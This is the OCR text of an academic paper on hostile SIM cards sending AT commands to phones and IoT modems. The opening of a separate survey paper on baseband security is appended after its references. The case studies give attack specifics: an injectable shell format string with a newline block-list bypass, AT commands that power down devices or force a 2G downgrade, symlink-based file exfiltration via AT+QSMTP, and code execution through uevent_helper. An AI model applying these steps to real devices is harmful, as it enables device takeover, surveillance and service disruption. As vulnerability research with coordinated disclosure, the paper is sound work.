Our device survey is based on a composition of data sources. While SIM AT command support is ultimately tested on-device, information about the device's architecture is obtained from documentation (if available) or by reverse-engineering the corresponding CP firmware.

7.1.1 Smartphones

CPs, including the ones deployed on smartphones, communicate their proactive capabilities to a SIM upon insertion. We selected a range of smartphones, covering 10 vendors, 18 phone models, and 6 chipset manufacturers, and retrieved their terminal profiles to assess their support for the *RUN AT* proactive command.

Table 1 shows our results. Previous studies [18,44] and publicly available information suggests that, for most phone models, the CP supports execution of AT commands dispatched from the device's Radio Interface Layer (RIL), with the exception of Apple iPhone models. However, among all tested phones, only three report support for *RUN AT*. Two of of the affected models come from the same vendor, and all affected models leverage a Qualcomm CP chipset. However, models from other vendors, even when using a Qualcomm CP, do not offer support for *RUN AT*, suggesting that the feature is explicitly added through vendor personalization.

Beyond inspecting the terminal profile, we also investigated how Android and CP firmware handle SIM AT commands. Generally, proactive commands, including *RUN AT*, are first

Vendor	Model	CP Chipset	SIM AT
Apple	iPhone 15	Qualcomm (X70 5G)	○
	iPhone 16e	Apple (C1)	○
Google	Pixel 7	Samsung (Exynos 5300)	○
	Pixel 9	Samsung (Exynos 5400)	○
Motorola	One Vision	Samsung (Exynos 9609)	○
	G32	Qualcomm (SM6225)	○
OnePlus	5T	Qualcomm (MSM8998)	○
	Nord CE 2	MediaTek (Dimensity 900)	○
OPPO	Find X5	Qualcomm (SM8350)	●
	Reno14 F 5G	Qualcomm (SM6450)	●
Samsung	Galaxy A14	MediaTek (MT6769)	○
	Galaxy A72	Qualcomm (SM7125)	○
	Galaxy S22	Samsung (Exynos 2200)	○
	Galaxy Z Flip6	Qualcomm (SM8650)	○
ASUS	Zenfone 9	Qualcomm (SM8475)	●
Huawei	P40 Lite	Huawei Kirin 810	○
Oukitel	C19	Mediatek (MT6735)	○
ZTE	Blade A54	Unisoc (SC9863A)	○

●: Supported ○: *Not* supported

Table 1: Smartphones tested for SIM AT support. This information is based on the terminal profile sent by the phone to the SIM.

handled by the CP, and forwarded to the AP if it is necessary for handling.

We analyzed the proactive command handling inside the Shannon-based firmware images running on the Samsung Exynos CPs, in particular: Google Pixel 9 and Motorola One Vision. We found that the main proactive command parser explicitly adds the `RUN AT` proactive command to a block list. Nevertheless, the baseband *still* contains the code for parsing and handling these commands, including code paths that forward them to the AP. This code is unreachable under normal execution, but it could still be triggered under control-flow hijacking exploits.

On APs running Android, an incoming `RUN AT` proactive command is first parsed inside the Telephony Card Application Toolkit (CAT) service and then forwarded to the OEM-customizable SIM Toolkit (STK) app that implements the command handlers. In AOSP's reference STK app, `RUN AT` is flagged as a non-interactive command, i.e., a command that requires no further user confirmation before execution.

Most phones report no support for execution of SIM AT commands. Nevertheless, Android and CP firmware often retain the infrastructure needed to execute them, often guarded solely by a single block list check.

7.1.2 IoT Modems

To assess the support for SIM AT commands in IoT modems, we examined 8 modems from 4 vendors. We inspected modems integrated into larger embedded systems, as well as standalone devices, such as development boards and USB modems. We picked prominent internet-connected embedded systems, e.g., Electric Vehicle (EV) chargers, an industrial router, and an automotive telematics unit from a car.

During our survey, we found that nearly all IoT modems follow an internal AP-CP architecture, where a real-time CP implements the cellular stack and a more powerful modem-internal AP controls the CP's operation. The internal AP also provides connectivity to the larger system, for instance, through USB, or a separate serial (AT) interface. To better understand the wider ecosystem, we also surveyed the operating system used by the internal APs.

Figure 2 shows the inspected IoT modems and Table 2 summarizes the results of our survey. All explored Quectel modems use a Qualcomm-based CP and an internal AP running Android on an ARM Cortex-A7 core, even if the main CPU of the device interfacing with the modem is less powerful. Likewise, the examined Sierra Wireless modem also leverages a Qualcomm CP, but bases the internal AP firmware on an adaptation of ThreadX. Nordic Semiconductor nrf9160 uses an in-house designed modem, and the software running on the internal AP can be freely chosen by the developer, with common options including ZephyrOS and bare-metal operation built with Nordic's nrfx library [30]. Lastly, the Simcom SIM800C does not include a dedicated AP, but relies solely on an ARM-based MediaTek MT6261 CP.

All surveyed devices provide an AT interface for operating and configuring the modem. Except for the nRF9160 and the SIM800C, all other modems also support the `RUN AT` proactive command. In these cases, the modem's CP commonly does not implement exhaustive handling of the SIM AT commands. Instead, incoming SIM AT commands will generally be forwarded to the internal AP where they get processed.

Most IoT modems support SIM-originating AT commands. In regards to most commands, handling is implemented on the internal AP rather than the CP, offering a rich attack surface to hostile SIMs.

7.2 Case Studies

For our case studies, we selected three representative devices from each of the prevalent cellular-connected device classes: AUTEL Maxi US AC W12-L-4G (IoT), a Quectel EG25-G modem (standalone), and an OPPO Reno 14 F 5G (phone).


7.2.1 Code Execution

Target and Context. The AUTEL Maxi US AC W12-L-4G car charger consists of a GigaDevice GD32F407 ARM Cortex-


Vendor	Model	CP Chipset	AP OS	Device(s)	AT	SIM AT
Quectel	EC25-AFX	Qualcomm MDM9607	Linux	Standalone, EV Charger	●	●
	EC25-EUX	Qualcomm MDM9207	Linux	Industrial Router	●	●
	EG25-G	Qualcomm MDM9607	Linux	Standalone	●	●
	RM520N-GL	Qualcomm SDX65	Linux	Standalone	●	●
	AG525R-GL	Qualcomm SA415M	Linux	Automotive Telematics Control Unit	●	●
Nordic	nRF9160-DK	Nordic nRF9160	Custom	Development Board	●	○
Sierra Wireless	RC7620	Qualcomm MDM9207	ThreadX	Development Board, AC Charging Controller	●	●
Simcom	SIM800C	MediaTek MT6261	N/A	Standalone	●	○

● : Supported ○ : *Not* supported


Table 2: IoT Modems tested for SIM AT support. The AP OS refers to the internal AP embedded within the modem.




(a) Quectel EC25-AFX




(b) Quectel EC25-EUX



(c) Quectel AG525R-GL



(d) Sierra Wireless RC7620




(e) Nordic nRF9160



(f) Quectel RM520N-GL



(g) SIMcom SIM800C



(h) Quectel EG25-G

Figure 2: Tested IoT modems. (a), (b), (c), and (d) are modems embedded in real-world IoT devices, while (e), (f), (g), and (h) are standalone modems. We also tested standalone version of modems (a), (b), and (d).

M4-based microcontroller and a Quectel EC25AFXDGA cellular modem and navigation module (with an ARM Cortex-A7 as the AP and a Qualcomm MDM9607 as the CP). The Cortex-A7 runs a Linux-based firmware, while the Cortex-M4 is running a ThreadX Real-Time Operating System (RTOS).

The SIM card is connected to the Quectel module, and for an initial investigation, we extracted the AP root File System (FS) from a Quectel EC25-AFX development board. Reverse engineering showed that the `atfwd_daemon` binary receives AT commands from various sources, including the SIM AT interface. While this binary generally forwards incoming AT commands to the respective sink, it also directly implements a small number of AT handlers.

Vulnerability. Further reverse engineering showed that the AT handlers implemented within `atfwd_daemon` would often use libc's `system()` function to invoke further functionality. While called with static parameters for most instances, we found two identical cases of an unsafe format string, allowing attackers to inject a string into a shell command:

```
echo txvoiceiirs %d %d %d %s > /run/alsaucm_test
```

and

```
echo rxvoiceiirs %d %d %d %s > /run/alsaucm_test
```

Although the corresponding AT handlers apply a character block list preventing usual shell escapes, we found a bypass by injecting a newline character.

Example Attack. We implemented a two-stage attack, with the first stage creating a custom executable wrapper to bypass the block list. The second stage then uses this wrapper, leading to an end-to-end code execution capability obtained by dispatching `RUN AT` proactive commands from the SIM.




Figure 3: 2G Downgrade on OPPO Reno 14 F 5G. The left shows that all network types are selected, the center shows that the phone discovers multiple 4G networks, and the right shows that, after the downgrade, the phone only sees 2G networks. The phone also switches from a 4G network to a 2G network after the attack.

7.2.2 Denial-of-Service & 2G Downgrade

Target and Context. Contemporary smartphones often aggregate processing into one System-on-Chip (SoC), featuring an AP, frequently running Android or iOS, and a CP running a proprietary firmware from the vendor, e.g., Qualcomm, MediaTek, Samsung, or Huawei. The OPPO Reno 14 F 5G, chosen as our target, is based on the Qualcomm SM6450 SoC and supports the *RUN AT* proactive command.

Attack Surface Identification. For initial analysis, we obtained a copy of the Over-the-Air (OTA) firmware package for our target. To identify supported AT commands from the modem binary (*NON-HLOS.bin*), we used a regex-based search approach similar to Tian et al. to extract AT commands from the baseband firmware [44]. At the time of writing, the command list collected by Tian et al. was not available; therefore, we enhanced the 211 commands collected from the OTA firmware with another $\approx$ 800 commands that served as input to CATAUTO, our automated AT tester. We fed the obtained AT responses into CATVIEW to filter out unsupported commands. This led to 198 AT commands and their variants supported by the AT interface offered to the SIM card.

To characterize the potential security impact and to understand the parameter format of each command, we examined publicly available documentation and information. Vendors tend to re-use proprietary AT commands across many series of modems, including those intended for public use by developers, resulting in a rich attack surface.

Example Attacks. To run our attacks, we leverage an interactive AT shell using CATTTY. We leverage the following three AT commands for proof-of-concept attacks:[6]

1. *AT$QCPWRDN* for powering down the phone (temporary device DoS until reboot),
2. *AT+CFUN=0* for powering down the CP (temporary modem DoS until reboot),
3. *AT+COPS=0,,,0* for restricting access to 2nd generation cellular networks (2G downgrade).

We show the 2G downgrade in Figure 3. The downgrade cannot be mitigated by the user performing any of the following actions: toggling airplane mode, switching to manual network selection (only shows 2G networks), disabling the SIM card in cellular settings, toggling mobile data, or changing network generation preferences in the cellular tab.

7.2.3 Arbitrary File Exfiltration

Target and Context. Most Quectel modules support AT commands for file system interactions. Depending on the module's series, the user can choose between different storage locations for their files, including a User File Storage (UFS) residing on flash memory, a Security File System (SFS), RAM storage, and an external SD card [39–41]. However, regardless of the location, reverse engineering showed that the underlying file systems are not implemented by the cellular processor itself, but handed off to the accompanying Android AP by leveraging the Trivial File Transfer Protocol (TFTP). The AP stores the files in dedicated directories (e.g., `/data/ufs` for the UFS on the EG-25G module).

Vulnerability. We found outdated firmware versions for Quectel modems that exhibit a direct path traversal vulnerability for the file system interactions. An attacker could use relative paths to break out of the dedicated storage area, freely accessing, creating, and modifying files in other locations on the file system.

While this vulnerability is fixed on newer firmware versions, we noticed that the tftp daemon on the AP does not check whether files are ordinary files or symbolic links. While the AT interface to the file system cannot introduce symbolic links by itself, we hypothesize that there are multiple ways for an unprivileged, physical attacker to contrive such a file system. For instance, for modules with SD card support, this becomes trivial, as files on the SD card can be modified offline before re-inserting the SD card to the target device. While most modules exhibit such support, the platforms on which they are integrated most commonly are not. In these cases, an

[6] We also provide proof-of-concept videos to illustrate attacks against phones, available from https://doi.org/10.5281/zenodo.21236017.

attacker has another way to manipulate the file system: Flashing a custom `usrdata` partition to manipulate the contents of the `UFS` directory.[7]

As Quectel APs are Android-based, they also exhibit a fastboot interface, which can be entered by driving special pins high during boot, using Quectel-specific tooling, or using the `AT+QFASTBOOT` command if supported by the module. Thus, an attacker could prepare a malicious partition, including a symbolic link, and flash it to the victim module via fastboot.

Example Attack. While we found the symbolic-link-based path traversal vulnerability present on all tested modules, we focus this part of the case study on the EG25-G modem. After inserting a malicious symbolic link on the `ufs` partition, we use CATTTY in interposer mode to exfiltrate the contents of the linked file.

We interpose a commercial SIM, allowing us to first establish a legitimate data connection to the internet via SIM AT commands. Then, we use the Quectel proprietary *AT+QSMTP* commands [38] to prepare an email including the victim file as an attachment. We then send-out the file to an attacker-controlled server, disclosing its contents.

Beyond File Exfiltration. Quectel also provides AT commands for directly operating on files, such as *AT+QFOPEN*, *AT+QFCLOSE*, *AT+QFWRITE*, and *AT+QFREAD*. While we could successfully open and close files via the SIM AT interface, direct read and write operations did not succeed. The underlying reason is that read and write commands put the AT interface into a *data mode* [39] that does not seem to be supported by the SIM AT interface.

However, we note that this vulnerability could still be exploited via the regular USB AT interface if present. For most consumer modems, the symbolic-link-based file access may even enable code execution, as the TFTP daemon runs with root privileges. By writing to files such as `/sys/kernel/uevent_helper` or `/proc/sys/kernel/hotplug` [4], scripts at an attacker-controlled location can be executed—including scripts located within the previously prepared file storage locations.

8 Mitigation

We propose multiple mitigations to reduce the dangers of SIM AT-based attacks. The simplest approach is to deprecate support for the SIM AT interface, alongside any other proactive commands introducing security risks. These interfaces had legitimate use cases in historical applications when modems and connected devices were resource-constrained and required out-of-band management. However, we believe that the security risks of proactive commands, including *RUN AT*, outweigh their benefits in modern communication stacks.

This intuition is already reflected in the observed support in recent smartphones, where supporting the SIM AT interface is the exception. However, instead of disabling *RUN AT* support on the CP based on a block list, we argue that a comprehensive mitigation should also remove associated code paths from the CP firmware and the AP's software stack to avoid reintroduction of this attack surface through regressions.

As deprecating dangerous proactive commands requires cooperation from vendors and manufacturers, we also believe that there is value in consumer-facing mitigations. For instance, detection and prevention frameworks leveraging low-level modem logs, such as RILDefender [48] or BaseTrace [8], could be extended to detect artifacts of AT commands originating from hostile SIMs. Additionally, hardened builds of Android could consider disabling the processing of SIM AT commands. While this does not protect against AT commands directly handled on the CP, it reduces the attack surface, limiting the potential impact of SIM AT commands.

Lastly, following the suggestions offered in recent work [27], another route for mitigation are defenses based on SIM interposers, i.e., small physical machine-in-the-middle implants between SIM and CP. Newly developed or repurposed interposers could drop proactive *RUN AT* commands before they even arrive at the CP, allowing for a hardware-based defense against attacks from hostile SIMs. We leave the exploration of such mitigations to future work.

9 Discussion

Impact of SIM AT attacks. As shown by previous works [18, 44] and our case studies, SIM AT attacks enable a diverse set of attacker capabilities. Beyond Denial-of-Service rendering the cellular connection unusable, most of these capabilities can serve as an entry vector for further exploitation.

All surveyed MEs report basic information about the device type, firmware version, and even the corresponding IMEI via SIM AT commands, allowing attackers to fingerprint a device/user before launching targeted attacks. Downgrading connections to 2G without user consent eases fake base station attacks due to the lack of mutual authentication in 2G. Transceival of SMS using AT commands further facilitates hostile SIMs to establish a Command and Control (C&C) channel to attacker controlled infrastructure such that initiating calls can turn a victim ME into an eavesdropping device.

Moreover, code execution on the internal AP of an IoT modem may be used as a stepping-stone for compromising the main system it is integrated with. In the simplest case, a compromised internal AP allows for machine-in-the-middle attacks. However, we also noticed that firmware running on the IoT's main CPU may expect only benign inputs from the connected modem. For instance, the main firmware for one of the surveyed devices contains a heap-based buffer

[7] We note that most other partitions of the Quectel firmware are cryptographically signed and validated during boot to make them resistant to attacker modification.

overflow when receiving a malformed IP address from the modem's internal AP during connection setup, demonstrating the additional dangers of a compromised internal AP.

Limitations. While the CATANA suite provides comprehensive access for exploring SIM AT commands and attacks, we acknowledge that our tools are not without limitations.

A main roadblock for CATTTY is synchronization of file system state between the emulated and interposed SIM. To avoid inconsistencies, we drop all requests from the ME that seek to update the file system's contents. While this may cause malfunctions of the ME, we did not encounter such an issue in our testing.

The automated testing loop provided by CATAUTO is affected by a fundamental implementation of the proactive SIM protocol: the processing of commands such as *RUN AT* is processed asynchronously. As a result, when CATAUTO does not receive a response to a sent SIM AT command in a given time window, it cannot distinguish between a still running AT command, a timeout in processing, and a crash of the ME. Thus, we recommend analysts to manually inspect the ME's behavior whenever CATAUTO encounters such a situation.

Lastly, when designing the AT specification for CATVIEW, we prioritized simplicity over full expressiveness. While the specification allows to encode the structure for the majority of AT commands, it does not include semantics for optional and context-dependent AT parameters as for instance used by vendor-specific configuration commands. Nonetheless, we encountered only a minor amount of commands affected by this limitation which was not hindering our testing. We leave deriving a grammar for expressing such semantics and integrating it with CATANA to future work.

Beyond SIM AT attacks. The attacks described in this paper build on the proactive *RUN AT* command. While we deliberately focus on this specific command in our paper, previous work has shown the general dangers of proactive commands, including memory corruption in parsers [22], real-world spyware [42], and launching a browser [10], using the *SEND SS* & *SEND SMS*, *PROVIDE LOCAL INFORMATION*, and *LAUNCH BROWSER* commands, respectively.

While researching SIM AT commands, we also discovered a new variation of these previously-known dangerous proactive commands. On recent versions of Android, a hostile SIM can force a phone to visit an attacker controlled website without any user interaction using the *LAUNCH BROWSER* command. Surprisingly, this worked even if the phone's lockscreen is active, providing a potential entry-point for a more complex exploit chain.[8]

These examples show that proactive SIMs and the general attack surface available to hostile SIMs requires additional scrutiny, as most of the according interfaces were built with benign SIMs in mind. With CATANA, we provide a set of tools to extensively explore a subset of this attack surface and we hope that our findings will inspire additional hardening against hostile SIMs.

[8] We reported our finding to Google, who acknowledged this vulnerability under CVE-2025-48618 and released a patch.

10 Conclusion

In this paper, we examined the dangers of SIM-originating AT commands. We presented CATANA, a series of tools for exploring the SIM AT interface and assessing the attack surface available to hostile SIMs. We surveyed a range of smartphones and IoT devices to understand the prevalence of the SIM AT interface in representative devices. We also conducted 4 case studies demonstrating 4 practical attacks against real-world devices and discussed potential defenses.

In conclusion, our study showed that hostile SIMs remain a security threat for the mobile communication landscape, especially in the context of IoT devices. We hope that our findings are insightful to the community and contribute towards a shift to a more secure ecosystem by deprecating legacy interfaces available to SIMs.

Open Science

CATANA is available from: https://open.liskra.org/git/repo/catana/catana.git.
We also archive a stable version of CATANA at: https://doi.org/10.5281/zenodo.21236119.

Ethical Considerations

Harms vs. Benefits. This paper discusses tooling for identifying vulnerabilities in mobile communication devices and presents 4 vulnerabilities embedded in real-world devices.

The tools we created and the information about the presented vulnerabilities could be abused for malicious purposes, e.g., for surveilling users, gaining illegitimate access to devices, or disrupting cellular communication. To reduce the potential for abuse, we follow the coordinated vulnerability disclosure practices as outlined below. We further refrain from publishing *"weaponized"* tooling, such as non-interactive applets directly compromising a victim device.

Our decision to publish this research is based on our belief that the creation of secure systems requires in-depth knowledge about potential hazards. While publishing the discovered vulnerabilities may put users at risk in the short-term, the findings of our work will be instrumental in deriving long-lasting mitigations and is likely to lead to more secure systems in the long-term. To minimize the risks posed to users, we coordinated with affected vendors to ensure that patches for the discussed vulnerabilities are available before publication of this work.

Coordinated Disclosure

We disclosed the findings discussed in this paper to: Google, Oppo, Quectel, Semtech (formerly Sierra Wireless), and Qualcomm, in March 2026. After preliminary responses from vendors, we decided to further inform GSMA in May 2026.

Oppo and Google triaged issues outlined in our report and considered them informative, but outside the scope of their respective vulnerability reward programs. Semtech confirmed our findings and plans to integrate patches created by the baseband vendor, Qualcomm. Quectel confirmed our findings, but noted that the shell command injection was already known and fixed in newer firmware versions. At the time of writing, Quectel implemented a mitigation for the symbolic link-based attack and is developing a mitigation for the exposed SIM AT interface. Qualcomm confirmed our findings and created a hardened configuration that disables the SIM AT interface by default. GSMA disseminated our report to the CVD panel for triaging and tracks the issue under CVD-2026-0122.

Acknowledgments

We would like to express our sincere gratitude to Mihai Ordean and Fernanda Marinho Garcia for their valuable feedback on this manuscript.

Parts of this work were funded through the NGI Mobifree fund project "SIMcurity". The NGI Mobifree fund is established by NLnet with financial support from the European Commission's Next Generation Internet programme under the aegis of DG Communications Networks, Content and Technology. The NGI Mobifree R&D programme is part of the Horizon Europe research and innovation programme under grant agreement No. 101135795.

References

[1] 3GPP. Security mechanisms for the (U)SIM application toolkit. TS 23.048 V5.9.0, June 2005.

[2] 3GPP. Universal Subscriber Identity Module (USIM) Application Toolkit (USAT). TS 31.111 V19.3.0, September 2025.

[3] 3GPP. AT command set for User Equipment (UE). TS 27.007 V19.6.0, March 2026.

[4] Alex Plaskett and McCaulay Hudson. Technical Advisory: Tesla Telematics Control Unit - ADB Auth Bypass . https://www.nccgroup.com/research/technical-advisory-tesla-telematics-control-unit-adb-auth-bypass/, 2025.

[5] João Amarante and João Barros. Exploring USB connection vulnerabilities on android devices breaches using the android debug bridge. 2017.

[6] Manuel E. Correia André Pereira and Pedro Brandão. Charge Your Device with the Latest Malware. Black Hat EU, 2014.

[7] Jacob Applebaum, Judith Horchert, Ole Reissmann, Marcel Rosenbach, Jörg Schindler, and Christian Stöcker. NSA's Secret Toolbox: Unit Offers Spy Gadgets for Every Need. Spiegel International, spiegel.de, 2013.

[8] Lukas Arnold, Matthias Hollick, and Jiska Classen. Catch You Cause I Can: Busting Rogue Base Stations Using Cellguard and the Apple Cell Location Database. In *Symposium on Recent Advances in Intrusion Detection (RAID)*, 2024.

[9] David Briddock. Tech Origins Modem. *Micro Mart*, (1313):28, May 2014.

[10] David Burgess. Proactive SIMs. DeepSec 2021, deepsec.net, 2021.

[11] ETSI. Card Application Toolkit (CAT). TS 102 223 V18.3.0, June 2026.

[12] ETSI. Universal Subscriber Identity Module (USIM) Application Toolkit (USAT). TS 131 111 V19.3.0, January 2026.

[13] Matheus E Garbelini, Zewen Shang, Shijie Luo, Sudipta Chattopadhyay, Sumei Sun, and Ernest Kurniawan. 5ghoul: Unleashing chaos on 5 g edge devices via stateful multi-layer fuzzing. *IEEE Transactions on Dependable and Secure Computing*, 2025.

[14] Gabriel K Gegenhuber, Philipp É Frenzel, and Adrian Dabrowski. Poster: SIMulator: SIM Tracing on a (Pico-) Budget. In *18th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, pages 288–289, 2025.

[15] Gabriel K Gegenhuber, Philipp É Frenzel, and Adrian Dabrowski. SIMulator: SIM Tracing on a (Pico-) Budget. *arXiv preprint arXiv:2506.20800*, 2025.

[16] Roee Hay. fastboot oem vuln: Android Bootloader Vulnerabilities in Vendor Customizations. In *USENIX Workshop on Offensive Technologies (WOOT)*, 2017.

[17] Martin Herfurt and Collin Mulliner. Blueprinting: Remote device identification based on Bluetooth fingerprinting techniques. 2004.

[18] Imtiaz Karim, Fabrizio Cicala, Syed Rafiul Hussain, Omar Chowdhury, and Elisa Bertino. Opening Pandora's box through ATFuzzer: dynamic analysis of AT interface for Android smartphones. In *Annual Computer Security Applications Conference (ACSAC)*, 2019.

[19] David U. Kim. Cds 224 autodial modem and pc-talk iii. volume 3, pages 28–29, 02 1987.

[20] Hongil Kim, Jiho Lee, Eunkyu Lee, and Yongdae Kim. Touching the untouchables: Dynamic security analysis of the lte control plane. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[21] Karl Koscher and Eric Butler. The Secret Life of SIM Cards. DEF CON, 2013.

[22] Tomasz Piotr Lisowski, Merlin Chlosta, Jinjin Wang, and Marius Muench. SIMurai: Slicing Through the Complexity of SIM Card Security Research. In *USENIX Security Symposium*, 2024.

[23] Charlie Miller, Dion Blazakis, Dino DaiZovi, Stefan Esser, Vincenzo Iozzo, and Ralf-Philip Weinmann. Baseband Attacks. In *iOS hacker's handbook*, pages 327–363. John Wiley & Sons, 2012.

[24] Ministry of Science and ICT (South Korea). MSIT Releases Final Investigation Results on SK Telecom Data Breach. korea.net, 2025. [Online, accessed July 7, 2026].

[25] MITRE FiGHT. FGT1195.501. Supply Chain Compromise: SIM Credentials Theft. fight.mitre.org, 2025. [Online, accessed July 7, 2026].

[26] Frank Morgner and Dominik Oepen. VSmartCard. github.com. [Online, accessed July 7, 2026].

[27] Marius Muench and Tomasz Piotr Lisowski. SIMsalabim: Blitz and Tricks with SIM cards. RE//verse.io, youtube.com, 2025.

[28] Collin Mulliner, Steffen Liebergeld, Matthias Lange, and Jean-Pierre Seifert. Taming Mr Hayes: Mitigating signaling based attacks on smartphones. In *Conference on Dependable Systems and Networks (DSN)*, 2012.

[29] Collin Mulliner and Charlie Miller. Fuzzing the Phone in your Phone. Black Hat USA 2009, blackhat.com, 2009.

[30] Nordic Semiconductors. nRF Connect SDK - 2.5.3. https://docs.nordicsemi.com/bundle/ncs-2.5.3/page/nrf/index.html, 2024.

[31] Onomondo. Onomondo software SIM/USIM implementation. github.com. [Online, accessed July 7, 2026].

[32] Osmocom Contributors. pySIM. Osmocom Wiki, osmocom.org. [Online, accessed July 7, 2026].

[33] Osmocom Contributors. SIMtrace2. Osmocom Wiki, osmocom.org. [Online, accessed July 7, 2026].

[34] Mano Paul. Bluesnarfing. In *Information Security Management Handbook, Volume 3*, pages 355–364. Auerbach Publications, 2009.

[35] Michele Pepe. Dennis Hayes. *CRN: The Newsweekly for Builders of Technology Solutions*, (1075), 2003.

[36] André Pereira, Manuel Correia, and Pedro Brandão. USB Connection Vulnerabilities on Android Smartphones: Default and Vendors' Customizations. In Bart De Decker and André Zúquete, editors, *Communications and Multimedia Security*, pages 19–32, Berlin, Heidelberg, 2014. Springer Berlin Heidelberg.

[37] Waqas Ahmad Piracha, Morshed Chowdhury, Biplob Ray, Sutharshan Rajasegarar, and Robin Doss. Insider Attacks on Zigbee Based IoT Networks by Exploiting AT Commands. In V. S. Shankar Sriram, V. Subramaniyaswamy, N. Sasikaladevi, Leo Zhang, Lynn Batten, and Gang Li, editors, *Applications and Techniques in Information Security*, pages 77–91, Singapore, 2019. Springer Singapore.

[38] Quectel. EC2x&EG9x&EM05 SMTP AT Commands Manual. Technical report, 2017.

[39] Quectel. LTE Standard FILE Application Note. Technical report, 2020.

[40] Quectel. EC200U & EG915U Series FILE Application Note. Technical report, 2021.

[41] Quectel. RG50xQ & RM5xxQ Series FILE Application Note. Technical report, 2022.

[42] Adaptive Mobile Security. Simjacker Technical Paper. enea.com, Version 10OCT19-v1.01, 2019.

[43] sysmocom. sysmoISIM-SJA5 programmable SIM/USIM/ISIM/HPSIM cards. sysmocom.de. [Online, accessed July 7, 2026].

[44] Dave (Jing) Tian, Grant Hernandez, Joseph I. Choi, Vanessa Frost, Christie Raules, Patrick Traynor, Hayawardh Vijayakumar, Lee Harrison, Amir Rahmati, Michael Grace, and Kevin R. B. Butler. ATtention Spanned: Comprehensive Vulnerability Analysis of AT Commands Within the Android Ecosystem. In *USENIX Security Symposium*, 2018.

[45] Patrick Traynor, Chaitrali Amrutkar, Vikhyath Rao, Trent Jaeger, Patrick McDaniel, and Thomas La Porta. From mobile phones to responsible devices. *Security and Communication Networks*, 4(6):719–726, 2011.

[46] Ivan Vaccari, Enrico Cambiaso, and Maurizio Aiello. Remotely Exploiting AT Command Attacks on ZigBee Networks. *Security and Communication Networks*, 2017(1):1723658, 2017.

[47] Ralf-Philipp Weinmann. Baseband attacks: Remote exploitation of memory corruptions in cellular protocol stacks. In *USENIX Workshop on Offensive Technologies (WOOT)*, 2012.

[48] Haohuang Wen, Phillip A Porras, Vinod Yegneswaran, and Zhiqiang Lin. Thwarting Smartphone SMS Attacks at the Radio Interface Layer. In *Symposium on Network and Distributed System Security (NDSS)*, 2023.

[49] Jinghao Zhao, Boyan Ding, Yunqi Guo, Zhaowei Tan, and Songwu Lu. SecureSIM: Rethinking Authentication and Access Control for SIM/eSIM. In *ACM International Conference on Mobile Computing and Networking (MobiCom)*, 2021.

SoK: Insecurity of Cellular Basebands

Henri Carnot
Avantix, EURECOM

Aurélien Francillon
EURECOM

Abstract

Cellular basebands are critical components in mobile devices, enabling connectivity with cellular networks. Their notorious complexity, proprietary design, insufficient security hardening, and support for multiple generations of complex cellular protocols make them a prime target for attacks. Although billions of devices rely on these components, and despite the many papers published in recent years, baseband security remains poorly explored. This paper provides a systematization of knowledge on baseband security, analyzing prior work on vulnerability discovery and attack surfaces. We present a taxonomy of vulnerabilities, review state-of-the-art analysis techniques, including static analysis, over-the-air testing, and emulation, and discuss their respective strengths and limitations. Finally, we outline promising research directions to address gaps in current methodologies. Our goal is to provide a comprehensive framework that guides future work and strengthens the security of cellular ecosystems.

1 Introduction

Smartphones contain dedicated chips that handle communication with cellular networks. These chips are commonly referred to as *basebands*, cellular processors, modem processors, or even chipsets. They enable the phone to connect to the mobile network, send and receive phone calls and SMS, but also handle data connectivity and manage handovers.

To enable these interactions, they support multiple generations of complex protocols. These protocols are standardized in multiple documents, written in natural language, which are sometimes imprecise or subject to interpretations [1,2]. Moreover, network standards remain in use for years after their conception, therefore, vulnerabilities can persist for years as well. For instance, most basebands still support the 2G standard, first deployed in 1991. Although 2G is being phased out, and can be manually deactivated in some devices, it is still needed. The UK, for example, scheduled phasing out 2G in 2033 [3]. Such complexity hinders the implementation of cellular logic in baseband firmware and can lead to undefined behaviors [2] potentially introducing vulnerabilities into the system [4].

Moreover, cellular protocols support numerous capabilities, resulting in a large attack surface. Part of this attack surface is accessible even before the phone authenticates with the cellular network.

This protocol complexity leads to large and sophisticated firmware, making analysis challenging. A primary difficulty arises from the substantial size of baseband firmware, for example, a firmware for Samsung's Shannon baseband chipsets can contain more than 90k functions [5]. Moreover, baseband firmware images are proprietary and lack public documentation, meaning that most insights depend on reverse engineering. This process is further impeded by the removal of debug information, as seen in Qualcomm's firmware [6].

Baseband firmware images also run on dedicated, undocumented hardware and most often rely on proprietary *Real-Time Operating System (RTOS)* that must be reversed to understand the inner workings of the firmware. Notably, both Samsung and Qualcomm basebands use their own proprietary RTOS [7, 8].

